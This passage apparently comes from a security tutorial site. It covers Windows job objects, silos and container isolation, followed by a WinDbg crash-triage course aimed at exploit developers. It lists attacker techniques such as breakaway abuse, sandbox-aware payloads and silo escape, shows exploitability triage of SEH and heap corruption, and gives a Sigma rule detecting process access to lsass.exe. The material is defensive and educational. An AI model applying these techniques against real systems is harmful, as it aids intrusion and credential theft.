        JOB_OBJECT_LIMIT_KILL_ON_JOB_CLOSE |   // tear down tree on handle loss
        JOB_OBJECT_LIMIT_ACTIVE_PROCESS;       // bound process count
    eli.BasicLimitInformation.ActiveProcessLimit = 4;
    SetInformationJobObject(hJob, JobObjectExtendedLimitInformation, &eli, sizeof(eli));

    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi = { 0 };
    // Create suspended so we can assign before any code runs
    CreateProcess(L"C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL,
                  FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);

    AssignProcessToJobObject(hJob, pi.hProcess);
    ResumeThread(pi.hThread);

    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
    CloseHandle(hJob);   // KILL_ON_JOB_CLOSE terminates notepad here
    return 0;
}
4. Extended and Rate Limits
JOBOBJECT_EXTENDED_LIMIT_INFORMATION embeds the basic structure as BasicLimitInformation and adds memory governance: ProcessMemoryLimit (per-process commit, needs JOB_OBJECT_LIMIT_PROCESS_MEMORY), JobMemoryLimit (job-wide commit, needs JOB_OBJECT_LIMIT_JOB_MEMORY), and the continuously tracked PeakProcessMemoryUsed / PeakJobMemoryUsed. The two memory limits are independent — a 100 MB job-wide cap can coexist with a 10 MB per-process cap.
JOBOBJECT_EXTENDED_LIMIT_INFORMATION eli = { 0 };
eli.BasicLimitInformation.LimitFlags =
    JOB_OBJECT_LIMIT_PROCESS_MEMORY | JOB_OBJECT_LIMIT_JOB_MEMORY;
eli.ProcessMemoryLimit = 10  * 1024 * 1024;   // 10 MB per process
eli.JobMemoryLimit     = 100 * 1024 * 1024;   // 100 MB job-wide (independent)
SetInformationJobObject(hJob, JobObjectExtendedLimitInformation, &eli, sizeof(eli));

DWORD ret = 0;
QueryInformationJobObject(hJob, JobObjectExtendedLimitInformation, &eli, sizeof(eli), &ret);
printf("PeakJobMemoryUsed: %zu bytes\n", eli.PeakJobMemoryUsed);
CPU throttling uses JOBOBJECT_CPU_RATE_CONTROL_INFORMATION.
typedef struct _JOBOBJECT_CPU_RATE_CONTROL_INFORMATION {
  DWORD ControlFlags;
  union {
    DWORD CpuRate;
    DWORD Weight;
    struct { WORD MinRate; WORD MaxRate; } DUMMYSTRUCTNAME;
  } DUMMYUNIONNAME;
} JOBOBJECT_CPU_RATE_CONTROL_INFORMATION;| Control Flag | Value | Behaviour |
|---|---|---|
JOB_OBJECT_CPU_RATE_CONTROL_ENABLE | 0x1 | Enables CPU rate control |
JOB_OBJECT_CPU_RATE_CONTROL_WEIGHT_BASED | 0x2 | Rate derived from relative weight vs. other jobs |
JOB_OBJECT_CPU_RATE_CONTROL_HARD_CAP | 0x4 | Hard cap; no job threads run after the budget is spent until next interval |
JOB_OBJECT_CPU_RATE_CONTROL_NOTIFY | 0x8 | Notifies when the rate limit is exceeded |
JOBOBJECT_CPU_RATE_CONTROL_INFORMATION cpu = { 0 };
cpu.ControlFlags = JOB_OBJECT_CPU_RATE_CONTROL_ENABLE |
                   JOB_OBJECT_CPU_RATE_CONTROL_HARD_CAP;
cpu.CpuRate = 2000;   // 20.00% of one CPU (units of 1/100 percent)

// Windows containers (non-Hyper-V) use weight-based control instead:
// cpu.ControlFlags = JOB_OBJECT_CPU_RATE_CONTROL_ENABLE |
//                    JOB_OBJECT_CPU_RATE_CONTROL_WEIGHT_BASED;
// cpu.Weight = 5;    // relative scheduling weight

SetInformationJobObject(hJob, JobObjectCpuRateControlInformation, &cpu, sizeof(cpu));
Network bandwidth is bounded with JOBOBJECT_NET_RATE_CONTROL_INFORMATION, which sets MaxBandwidth (outgoing bytes), a DscpTag, and ControlFlags for scheduling policy.
5. Notification Limits and I/O Completion Ports
Not every limit should kill. JOBOBJECT_NOTIFICATION_LIMIT_INFORMATION defines soft limits that alert without termination, covering IoReadBytesLimit, IoWriteBytesLimit, per-job user time, and job memory. To receive these alerts, associate an I/O completion port via JOBOBJECT_ASSOCIATE_COMPLETION_PORT.
| Completion Message | Meaning |
|---|---|
JOB_OBJECT_MSG_NEW_PROCESS | A process was added to the job |
JOB_OBJECT_MSG_EXIT_PROCESS | A member process exited |
JOB_OBJECT_MSG_ACTIVE_PROCESS_ZERO | Job is now empty |
JOB_OBJECT_MSG_JOB_MEMORY_LIMIT | Job-wide commit limit was hit |
HANDLE hPort = CreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL, 0, 1);

JOBOBJECT_ASSOCIATE_COMPLETION_PORT acp = { 0 };
acp.CompletionKey  = hJob;     // echoed back as the key
acp.CompletionPort = hPort;
SetInformationJobObject(hJob, JobObjectAssociateCompletionPortInformation, &acp, sizeof(acp));

DWORD msg; ULONG_PTR key; LPOVERLAPPED ov;
while (GetQueuedCompletionStatus(hPort, &msg, &key, &ov, INFINITE)) {
    switch (msg) {
        case JOB_OBJECT_MSG_NEW_PROCESS:         /* child started   */ break;
        case JOB_OBJECT_MSG_JOB_MEMORY_LIMIT:    /* commit cap hit   */ break;
        case JOB_OBJECT_MSG_ACTIVE_PROCESS_ZERO: return 0;  // job empty
    }
}
6. Nested Jobs
On Windows 8 and later, assigning an already-jobbed process to a second job nests it. The kernel computes the effective limit as the minimum of the chain — a child job can only tighten, never loosen, an ancestor’s constraint.
// Parent job: 200 MB job-wide commit
HANDLE hParent = CreateJobObject(NULL, NULL);
JOBOBJECT_EXTENDED_LIMIT_INFORMATION p = { 0 };
p.BasicLimitInformation.LimitFlags = JOB_OBJECT_LIMIT_JOB_MEMORY;
p.JobMemoryLimit = 200 * 1024 * 1024;
SetInformationJobObject(hParent, JobObjectExtendedLimitInformation, &p, sizeof(p));
AssignProcessToJobObject(hParent, hProc);

// Child job nested under parent: 100 MB
HANDLE hChild = CreateJobObject(NULL, NULL);
JOBOBJECT_EXTENDED_LIMIT_INFORMATION c = { 0 };
c.BasicLimitInformation.LimitFlags = JOB_OBJECT_LIMIT_JOB_MEMORY;
c.JobMemoryLimit = 100 * 1024 * 1024;
SetInformationJobObject(hChild, JobObjectExtendedLimitInformation, &c, sizeof(c));
AssignProcessToJobObject(hChild, hProc);   // Win8+ nests automatically

// Effective limit on hProc = min(200 MB, 100 MB) = 100 MB
For pre-Windows 8 compatibility, test membership first — assigning a jobbed process there is fatal.
BOOL inJob = FALSE;
IsProcessInJob(hProc, NULL, &inJob);   // NULL JobHandle = "any job"
if (inJob) {
    // Windows 7: cannot reassign (no nesting). Windows 8+: assignment nests.
}
AssignProcessToJobObject(hJob, hProc);
7. Inspecting Jobs at Runtime
Process Explorer and Process Hacker display a process’s job membership and its limits on a dedicated Job tab. WinObj reveals named job objects in the Object Manager namespace. In kernel debugging, walk and dump jobs directly.
0: kd> !process 0 0 notepad.exe          ; find the EPROCESS
0: kd> dt nt!_EPROCESS Job <EPROCESS>    ; read the Job pointer
0: kd> !job <EJOB-address>               ; dump limits and member list
0: kd> dt nt!_EJOB JobFlags              ; locate the silo/flags field
These are observation tools, not attack tooling — they let an analyst confirm exactly which processes share a job and what limits are in force.
8. Silos: From Jobs to Containers

Jobs alone do not isolate the namespace — they constrain resources but not what a process can name or see. Microsoft solved this with silos, effectively “super jobs.” A silo is a job object with the Silo flag set in the EJOB.JobFlags field.
There are two silo types:
| Silo Type | Use | Privilege |
|---|---|---|
| Application silo | Desktop Bridge / MSIX app isolation | Standard |
| Server silo | Windows (Docker) container support | Administrator |
When a silo is created, the kernel builds it its own root directory object, distinct from the host root — giving the silo a private object namespace. A server silo further owns an _ESERVERSILO_GLOBALS structure holding container-specific state, and is backed by a virtual disk, a registry hive, and a virtual network adapter.
| Kernel Function | Purpose |
|---|---|
PsCreateSilo / PsCreateServerSilo | Create silo / server silo objects |
PsAttachSiloToCurrentThread / PsDetachSiloFromCurrentThread | Bind/unbind a thread to a silo context |
PsGetThreadServerSilo | Return the server silo a thread runs in |
PsIsCurrentThreadInServerSilo | Boolean gate used to restrict syscalls inside a container |
; For understanding only — JobFlags layout is build-specific and undocumented.
0: kd> dt nt!_EJOB JobFlags
   +0x0?? JobFlags : Uint4B    ; a bit in this field marks the job as a silo
The
_EJOB,_ESERVERSILO_GLOBALS, andJobFlagsoffsets are undocumented and shift between OS builds. Validate them against your target build with WinDbgdtbefore treating any offset as authoritative.
9. Windows Containers and the Host Compute Service

Windows Server containers are built on server silos. The Host Compute Service (HCS) orchestrates their lifecycle, wiring up the silo’s job-object resource controls, registry hive virtualization, and filesystem isolation. The filesystem layer is enforced by wcifs.sys, the Windows Container Isolation Filter Driver, which projects the container’s view over the host volume.
| Mode | Boundary | Notes |
|---|---|---|
--isolation=process | Server silo, shared host kernel | Lighter, but escapes reach the host kernel |
--isolation=hyperv | Utility VM + inner job object | VM enforces limits even if the inner job is escaped |
Process isolation shares the host kernel, which makes server-silo escape research directly relevant to defenders. Hyper-V isolation applies controls at both the VM and the inner container job object — a job escape still cannot exceed VM-level limits.
10. Common Attacker Techniques
| Technique | Description |
|---|---|
| Sandbox-aware keying | Payload detects a constrained job (low ActiveProcessLimit, tight memory cap) and alters behaviour to evade analysis |
| Debugger / UI blocking | Setting JOB_OBJECT_UILIMIT_HANDLES or JOB_OBJECT_UILIMIT_EXITWINDOWS to deny security-tool UI/handle access within the job |
| Breakaway abuse | Using JOB_OBJECT_LIMIT_BREAKAWAY_OK so child processes escape a controlling job’s limits and accounting |
| Child-tree concealment | Wrapping persistent processes in a job to manage and hide their descendant trees |
| Container / silo escape | Breaking out of a server silo’s namespace root to reach the host OS |
Adversaries also use the native API directly — CreateJobObject, AssignProcessToJobObject, SetInformationJobObject — to construct their own sandboxes around tooling, or to apply quotas that frustrate dynamic analysis.
11. Defensive Strategies & Detection
There is no dedicated Sysmon event for CreateJobObject or AssignProcessToJobObject as of Sysmon v15 — job manipulation is caught indirectly via process access, process creation, and ETW.
| Sysmon Event ID | Relevance |
|---|---|
1 (Process Create) | Children spawned under sandboxed jobs; correlate unusual ParentImage / IntegrityLevel |
10 (Process Access) | OpenProcess with PROCESS_SET_QUOTA (0x200) or PROCESS_ALL_ACCESS (0x1fffff) preceding job assignment |
17 / 18 (Pipe Created/Connected) | Named pipes visible across a silo namespace boundary during lateral movement |
| ETW Provider | What It Logs |
|---|---|
Microsoft-Windows-Kernel-Process | Process/thread lifecycle; job assignments surface as ProcessSetJobObjectInformation events |
Microsoft-Windows-Security-Auditing | Process creation (Event 4688 with command-line auditing) |
Microsoft-Windows-Containers-CCG | Container credential guard events in server silos |
Microsoft-Windows-Hyper-V-Compute | HCS / silo creation and teardown |
Enable Audit Process Creation (auditpol /set /subcategory:"Process Creation" /success:enable) to produce Event 4688 with full command line, and Audit Object Access to capture named job-object handle creation as Events 4656 / 4663.
title: Suspicious Process Access Preceding Job Quota Assignment
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10                 # Sysmon ProcessAccess
    GrantedAccess|contains:
      - '0x1fffff'              # PROCESS_ALL_ACCESS
      - '0x200'                 # PROCESS_SET_QUOTA (job assignment)
    TargetImage|contains: '\lsass.exe'
  condition: selection
level: high
Hardening guidance:
- Apply
JOB_OBJECT_LIMIT_KILL_ON_JOB_CLOSEin every sandbox so process trees are reaped on handle loss. - Deny
JOB_OBJECT_LIMIT_BREAKAWAY_OKunless explicitly required — it is a direct escape vector. - Combine job limits with Integrity Levels and AppContainer; jobs do not restrict file or registry access.
- For hostile workloads prefer Hyper-V isolation — controls apply to both the VM and the inner job object.
- Monitor
wcifs.sysactivity in server-silo environments; it enforces filesystem isolation and is a known escape surface. - Audit named job creation under
\Sessions\<N>\BaseNamedObjects\with WinObj and Sysmon object/pipe events as a proxy.
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Native API | T1106 | ETW Kernel-Process job-assignment events; underpins all job/silo API use |
| Process Injection | T1055 | Sysmon Event ID 10; handle access to constrained process groups |
| Impair Defenses: Disable/Modify Tools | T1562.001 | UI-limit flags blocking security tooling; behavioural EDR telemetry |
| Escape to Host | T1611 | wcifs.sys and Hyper-V-Compute ETW; primary silo/container-escape mapping |
| Create or Modify System Process | T1543 | Sysmon Event ID 1; persistent processes wrapped in jobs |
| Execution Guardrails | T1480 | Behavioural analysis of sandbox-aware payloads keyed to job limits |
Verify current technique versions and sub-techniques at https://attack.mitre.org before publication.
13. Tools for Job and Silo Analysis
| Tool | Description | Link |
|---|---|---|
| Process Explorer | View per-process job membership and limits | sysinternals |
| Process Hacker | Inspect job tab, member processes, and quotas | processhacker.sourceforge.io |
| WinObj | Browse named job objects and silo namespace roots | sysinternals |
| WinDbg | !job, dt nt!_EJOB, _ESERVERSILO_GLOBALS inspection | microsoft.com |
| Process Monitor | Observe wcifs.sys and registry-hive container activity | sysinternals |
| ETW (logman / wevtutil) | Capture Kernel-Process and Hyper-V-Compute events | microsoft.com |
Summary
- Job objects group processes into a single managed unit with enforceable CPU, memory, network, and process-count limits, all anchored on the kernel
EJOBobject. - Limits are applied through
SetInformationJobObjectusingJOBOBJECT_BASIC,EXTENDED,CPU_RATE,NET_RATE, andNOTIFICATIONstructures; nesting (Windows 8+) tightens to the most restrictive ancestor. - Silos extend jobs via the
JobFlagssilo bit, adding a private object-namespace root; server silos (_ESERVERSILO_GLOBALS) back Windows containers and share the host kernel. - Abuse spans sandbox-aware keying,
BREAKAWAY_OKescapes, UI-limit tool blocking, and server-silo container escape (T1611). - Detect via Sysmon
Event ID 1/10,Kernel-ProcessandHyper-V-ComputeETW, Event4688auditing, and prefer Hyper-V isolation plusKILL_ON_JOB_CLOSEfor containment.
Related Tutorials
- Windows Process Creation Internals & PEB
- Windows Boot Process
- Access Tokens and Privileges: The Kernel’s Security Context
- SIDs and Security Descriptors: Identity in Windows Security
- Fibers: User-Mode Cooperative Threads
References
- Job Objects – Win32 apps | Microsoft Learn
- JOBOBJECT_BASIC_LIMIT_INFORMATION (winnt.h) – Win32 apps | Microsoft Learn
- Nested Jobs – Win32 apps | Microsoft Learn
- Implementing Resource Controls (Windows Containers) | Microsoft Learn
- Reversing Windows Container, Episode I: Silo – Quarkslab’s Blog
- What I Learned from Reverse Engineering Windows Containers – Palo Alto Networks Unit 42
WinDbg Crash Course: Navigation, Commands, and Workflow for Exploit Devs
Objective: Learn to drive WinDbg against a crashing Windows target — configure symbols, attach in all three modes, read a fault from first principles, master every breakpoint type, inspect the heap, and use the
dxdata model and Time Travel Debugging — so you can triage crashes and build the workflow exploitation labs depend on.
1. WinDbg Classic vs. WinDbg Preview — Choosing Your Tool
Two editions share the same dbgeng.dll engine but differ in shell and capabilities.
| Feature | WinDbg Classic | WinDbg Preview (WinDbgX) |
|---|---|---|
| Distribution | Windows SDK / WDK | Microsoft Store (UWP) |
| Layout model | Workspace .wsp files | Modern ribbon UI |
| Time Travel Debugging | No | Yes |
| Underlying engine | dbgeng.dll | dbgeng.dll |
Use WinDbg Preview as your daily driver — the ribbon, source overlay, and Time Travel Debugging (TTD) make crash triage faster. Keep Classic available for headless scripting on stripped-down lab VMs where the Store runtime is unavailable. Kernel debugging over serial/network (bcdedit /debug on) is a separate discipline; this tutorial stays user-mode.
2. Symbol Configuration Done Right
Without symbols, every other command degrades to raw addresses. A PDB (.pdb) file maps human-readable source elements — function names, struct layouts, locals — to addresses in the compiled binary. Symbols are generated at build/link time.
Set the symbol path before you launch via the _NT_SYMBOL_PATH environment variable, or in-session with .sympath.
0:000> .sympath cache*C:\Symbols;srv*https://msdl.microsoft.com/download/symbols
0:000> .reload /f
0:000> lm
.reload loads symbols lazily; .reload /f forces immediate load. When a module shows (deferred) or (export symbols) in lm, symbol resolution failed. Diagnose with !sym noisy, which prints every path the loader probes, then silence it with !sym quiet.
| Command | Purpose |
|---|---|
.sympath | Display / set / append the symbol path |
.reload /f | Force immediate symbol load |
!sym noisy | Verbose symbol-loader trace |
lm | List modules and symbol-load state |
x module!pattern | Resolve a symbol name to an address |
ln address | Find the nearest named symbol to an address |
3. Attaching to a Target: Three Modes
| Mode | How | Use case |
|---|---|---|
| Launch | windbg.exe target.exe | Debug from process start |
| Attach | windbg.exe -p <PID> | Inspect a running process |
| Open dump | windbg.exe -z crash.dmp | Post-mortem analysis |
On launch and attach the debugger stops at an initial break before user code runs. The exception model is two-stage: the debugger sees a first-chance exception first, and only if the target’s own handlers do not resolve it does the second-chance exception fire. Control which exceptions break execution with sxe (enable / break), sxd (disable), and sxi (ignore).
0:000> sxe av          ; break on first-chance access violations
0:000> sxe ld:user32   ; break when user32 loads
0:000> g
The sxe ld / g idiom is the canonical way to break exactly when a target module maps into the address space — essential for setting breakpoints on code that is not yet present.

4. The Essential Command Vocabulary
Execution control, register/stack inspection, and memory display form the core loop.
| Command | What it does |
|---|---|
g (F5) | Continue execution of the debuggee |
p / t | Step over / step into |
gu | Execute until the current function returns |
pt / wt | Step to next ret / trace-and-watch a call tree |
r | Display all general-purpose registers |
k / kb / kp | Stack trace; kb adds first 3 args; kp adds typed parameters |
lm / u / uf | List modules / disassemble / disassemble full function |
Memory display and edit commands follow a consistent type-suffix grammar:
| Command | What it does |
|---|---|
db / dw / dd / dq | Display bytes / words / DWORDs / QWORDs |
da / du | Display ASCII / Unicode string |
dp / dv | Display pointer-sized values / local variables |
dt module!Type [addr] | Dump a typed struct (e.g. dt ntdll!_PEB @$peb) |
!peb / !teb | Dump the Process / Thread Environment Block |
eb / ew / ed / eq | Edit byte / word / DWORD / QWORD |
ea / eu | Write ASCII / Unicode characters to an address |
s -d start end value | Search memory for a pattern over a range |
!address | Show virtual mapping, permissions, and region type |
A typical inspection sequence at a fault reads registers, walks the stack, then dumps memory at the stack pointer:
0:000> r
0:000> k
0:000> dd esp L8
0:000> dt ntdll!_EXCEPTION_RECORD @$exr
5. Crash Triage: Reading a Fault from First Principles
When a target faults, the debugger lands on the faulting instruction with an exception record describing the cause. !analyze -v automates first-pass triage, emitting the faulting IP, the decoded exception, the stack, and a probable root cause.
0:000> !analyze -v
FAULTING_IP:
 vuln!process_packet+0x4a
0040124a 8801            mov     byte ptr [ecx],al
EXCEPTION_RECORD:  (.exr -1)
ExceptionCode: c0000005 (Access violation)
ExceptionAddress: 0040124a
EXCEPTION_PARAMETER[1]: 41414141     ; attacker-controlled write target
STACK_TEXT:
0019f7c0 41414141 41414141 41414141 vuln!process_packet+0x4a
Read it methodically: FAULTING_IP is the instruction that trapped; the [ecx] write target of 41414141 (“AAAA”) signals attacker-controlled memory. A corrupted STACK_TEXT full of 41414141 indicates a saved-return-address overwrite. Decode any NTSTATUS with !error 0xC0000005. The MSEC !exploitable extension applies heuristics to estimate exploitability classification — load it with .load msec.dll first.
For Structured Exception Handler overwrites, !exchain walks the handler chain:
0:000> !exchain
0019ffdc: 41414141     ; handler overwritten with attacker bytes
Invalid exception stack at 41414141
A handler pointer of 41414141 confirms an SEH overwrite primitive.

6. Breakpoint Mastery
WinDbg distinguishes software breakpoints (bp, patch an int 3) from hardware breakpoints (ba, debug registers — they trap reads/writes/executes without modifying code).
| Command | What it does |
|---|---|
bp module!func | Software breakpoint, resolved immediately |
bu module!func | Unresolved — arms when the module loads |
bm module!pattern* | Breakpoint on all symbols matching a pattern |
ba r4 addr | Hardware breakpoint: read 4 bytes (ba e1 = execute, ba w4 = write) |
bp /1 addr | One-shot breakpoint, auto-clears after firing |
bl / bd N / be N / bc * | List / disable / enable / clear all breakpoints |
Attach a command string that runs automatically on each break, chaining with ;:
0:000> bu kernel32!WriteFile "k; r eax; g"
0:000> ba w4 0019f7c0 "!address @rip; g"
Use hit-count throttling to avoid output floods on hot paths, and dx query expressions for true conditional breakpoints:
0:000> bp /5 `vuln!net.c:385` "!teb; k; g"
0:000> bp /w "dx ((int)@ecx) == 0x41414141" vuln!process_packet
The bp /w form breaks only when the expression evaluates true — far cheaper than breaking and manually re-continuing.
7. Heap Internals Inspection
Heap corruption — use-after-free, overflow into adjacent chunks — is where most modern exploitation lives. The !heap extension family exposes chunk headers and allocation state.
| Command | What it does |
|---|---|
!heap -s | Summary of all heaps |
!heap -flt s 0x80 | Show all allocations of size 0x80 |
!heap -p -all | Walk all allocations in all heaps |
!heap -l | Detect leaked heap blocks |
0:000> !heap -s
0:000> !heap -flt s 0x80      ; isolate chunks of a target size class
0:000> !heap -p -all          ; correlate chunks to allocation call sites
Filtering by size class isolates the chunks an attacker grooms; !heap -p -all ties each block back to its allocation stack, which is how you identify the object straddling a corrupted boundary.
8. The dx Data Model and Scripting
The dx (Debugger Object Model) command exposes debugger state as queryable objects with a LINQ-style syntax — ideal for filtering large outputs and building conditions.
0:000> dx @$curprocess.Modules
0:000> dx @$curthread.Stack.Frames.Select(f => f.Attributes.InstructionOffset)
0:000> dx Debugger.Utility.Control.ExecuteCommand("k")
Debugger.Utility.Control.ExecuteCommand runs any legacy command from inside a dx query, enabling hybrid scripts that mix object queries with classic extensions. Load JavaScript automation with .scriptload script.js and invoke it with .scriptrun.
9. Time Travel Debugging for Exploit Devs
TTD records a full execution trace you can replay forward and backward, then query as data. It is the single biggest accelerator for root-causing memory corruption, because you can step backward from the crash to the write that caused it. WinDbgX must run as Administrator, and TTD is user-mode only in the current public build.
Recording produces a .run trace file. Open it and navigate with the reverse-execution commands:
| Command | What it does |
|---|---|
!tt 0:0 | Jump to a trace position (here, rewind to start) |
g- / p- / t- | Reverse continue / step / trace |
dx @$cursession.TTD.Calls("module!func") | Query every call to a function across the trace |
0:000> !tt 0:0
0:000> dx @$cursession.TTD.Calls("ntdll!RtlAllocateHeap")
0:000> g-     ; reverse-continue to the write that preceded the corruption
The workflow for a heap-corruption case: record to crash, query RtlAllocateHeap/RtlFreeHeap calls to find the freed chunk, set a write watchpoint on it, and g- backward to the exact instruction that wrote out of bounds.

10. Automation and Crash Triage Pipelines
For fuzzer integration, drive WinDbg headlessly with -c startup commands and -logo logging. A minimal triage script:
sxe av; g; !analyze -v; .logclose; qWrap it from any orchestrator:
import subprocess, re

cmds = 'sxe av; g; !analyze -v; .logclose; q'
subprocess.run(['windbg.exe', '-c', cmds, '-logo', 'out.txt', 'target.exe'])

log = open('out.txt', encoding='utf-8', errors='ignore').read()
m = re.search(r'FAULTING_IP:\s*\n(.+)', log)
print('Fault:', m.group(1).strip() if m else 'no crash')
.logopen / .logclose tee session output to disk for later parsing, turning every fuzzer crash into a structured triage record.
11. Common Attacker Techniques
WinDbg is a defensive and authorized-testing tool, but the APIs it relies on overlap heavily with adversary tradecraft — which is precisely why studying it teaches you the telemetry attackers generate.
| Technique | Description |
|---|---|
| Process attach | OpenProcess(PROCESS_ALL_ACCESS) + DebugActiveProcess mirror injection-stager behavior |
| Memory read/write | ReadProcessMemory / WriteProcessMemory underpin both debugging and code patching |
| Module enumeration | lm, !peb, !teb mirror malware’s runtime module/OS reconnaissance |
| Exploitability triage | !analyze -v, !exploitable, !exchain are used to weaponize crashes |
| TTD trace harvesting | .run files capture sensitive in-memory data during analysis |
An attacker reading LSASS or another process under the same primitives that WinDbg uses generates near-identical handle and memory-access telemetry — so the defender who understands WinDbg understands the indicators.
12. Defensive Strategies & Detection
Debugger activity is observable through process-creation, handle-access, and named-pipe telemetry.
| Sysmon Event ID | Relevance |
|---|---|
| Event ID 1 (Process Create) | windbg.exe / windbgx.exe launch; command line reveals -p PID attach or -z dump |
| Event ID 10 (ProcessAccess) | Attach yields OpenProcess with GrantedAccess: 0x1fffff; SourceImage is windbg.exe |
| Event ID 8 (CreateRemoteThread) | Debugger-injection / anti-anti-debug patterns |
| Event ID 17/18 (Pipe Create/Connect) | Kernel debugging over \\.\pipe\... |
